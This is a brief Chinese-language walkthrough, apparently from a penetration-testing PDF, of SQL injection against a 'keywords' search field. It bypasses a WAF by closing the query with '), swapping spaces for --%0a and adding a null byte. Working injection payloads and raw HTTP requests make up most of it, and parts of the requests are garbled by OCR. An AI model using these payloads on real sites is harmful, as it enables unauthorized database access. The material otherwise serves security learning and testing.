

%00 绕过 waf

输入一个单引号




首先闭合,这里用')闭合

1. keywords=1') %23



您搜索的关键词 "1') #"

order by x 被拦截,用--%0a 代替空格即可



您搜索的关键词 "1')order-- by-- 26#"

直接上 union select 会一直卡着没有任何返回

```
User-Agent: Mozilla/5.0 (Windows NI 6.1; WOW64; rv:49.0) Gecko/201
Firefox/49.0
Accept: text/html, application/xhtml+xml, application/xml;q=0.9,*/*;
Accept-Language: zh-CN, zh;q=0.8, en-US;q=0.5, en;q=0.3
C
Dir...
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
keywords=1')union select
%23
```

把空格都改为--%0a,成功响应,在 select 跟 1,2,3...之间用两个--%0a 会无响应

```
Internal Server

| DN1: 1

| Upgrade-Insecure-Requests: 1
| Content-Type: application/x-www-form-urlencoded |
| Content-Length: 38

| keywords=1')--%0aunion--%0aselect |
%23
```

在 1 后面加上%00 并 url 编码,原理是 waf 把空字节认为是结束导致了后面的语句可以绕过

